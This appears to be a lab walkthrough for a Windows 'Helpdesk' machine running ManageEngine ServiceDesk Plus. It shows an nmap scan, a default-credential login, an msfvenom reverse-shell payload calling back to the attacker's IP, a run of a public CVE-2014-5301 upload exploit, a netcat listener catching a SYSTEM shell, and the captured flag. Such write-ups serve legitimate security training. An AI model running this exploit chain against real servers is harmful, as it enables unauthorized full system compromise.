


Helpdesk


 Helpdesk

192.168.212.43

10

Easy

Never



IP: **192.168.212.43**

Starting with the nmap scan

```
nmap -T4 -A -Pn 192.168.212.43 -o nmap
```

C


```
# Nmap 7.94SVN scan initiated Sat Nov 11 14:38:52 2023 as: nmap -T4 -
A -Pn -o nmap 192.168.212.43
Nmap scan report for 192.168.212.43
Host is up (0.12s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows Server (R) 2008 Standard 6001
Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server Microsoft Terminal Service
8080/tcp   open  http          Apache Tomcat/Coyote JSP engine 1.1
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-title: ManageEngine ServiceDesk Plus
|_http-server-header: Apache-Coyote/1.1
Service Info: Host: HELPDESK; OS: Windows; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:
| smb2-time:
|   date: 2023-11-11T19:39:14
|_  start_date: 2023-11-11T19:37:45
|_clock-skew: mean: 2h40m00s, deviation: 4h37m07s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows
Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: HELPDESK
|   NetBIOS computer name: HELPDESK\x00
|   Workgroup: WORKGROUP\x00
```


```
|_ System time: 2023-11-11T11:39:14-08:00
|_nbstat: NetBIOS name: HELPDESK, NetBIOS user: <unknown>, NetBIOS
MAC: 00:50:56:ba:ae:09 (VMware)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Nov 11 14:39:54 2023 -- 1 IP address (1 host up)
scanned in 61.79 seconds
```


so we have a website running on port **8080** let's visit that



so we have a login page for ManageEngine ServiceDesk doing some google search we got the default creds let's try that



we were able to login successfully



so we got to know that this version of ManageEngine ServiceDesk is vulnerable to an authenticated file upload vulnerability so we found an exploit for it.

<https://github.com/PeterSufliarsky/exploits/blob/master/CVE-2014-5301.py>

so we have to upload an Java payload inorder to get a reverse shell

SHELL

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.167 LPORT=445 -f war -o pwnz.war
```

```
→ Helpdisk msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.167 LPORT=445 -f war -o pwnz.war
Payload size: 12810 bytes
Final size of war file: 12810 bytes
Saved as: pwnz.war
→ Helpdisk
```

So we have made our payload now let's run our exploit in-order to gain a shell

C

```
python3 CVE-2014-5301.py 192.168.212.43 8080 administrator
administrator pwnz.war
```

```
→ Helpdisk python3 CVE-2014-5301.py 192.168.212.43 8080 administrator administrator pwnz.war
Trying http://192.168.212.43:8080/DbqxP4xzuXv7BBcbgMxwidwqKqEXA8P5/zpguamgwytha/zyLSmTWsDWbZSJxQ
Trying http://192.168.212.43:8080/DbqxP4xzuXv7BBcbgMxwidwqKqEXA8P5/zpguamgwytha/PVMk56PU76VAA7AU
→ Helpdisk
```

looking at our netcat shell

SHELL

```
rlwrap nc -nlvp 445
```

```
→ ~ rlwrap nc -nlvp 445
listening on [any] 445 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.212.43] 49191
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\ManageEngine\ServiceDesk\bin>whoami
whoami
nt authority\system

C:\ManageEngine\ServiceDesk\bin>hostname
hostname
HELPDESK

C:\ManageEngine\ServiceDesk\bin>
```

so we are authority/system on the machine let's search proof.txt

```
C:\ManageEngine\ServiceDesk\bin>cd ../../../../Users/Administrator/Desktop
cd ../../../../Users/Administrator/Desktop

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
3c03e10e4b256e5797f9295c9c7b716d

C:\Users\Administrator\Desktop>
```

Flag: **3c03e10e4b256e5797f9295c9c7b716d**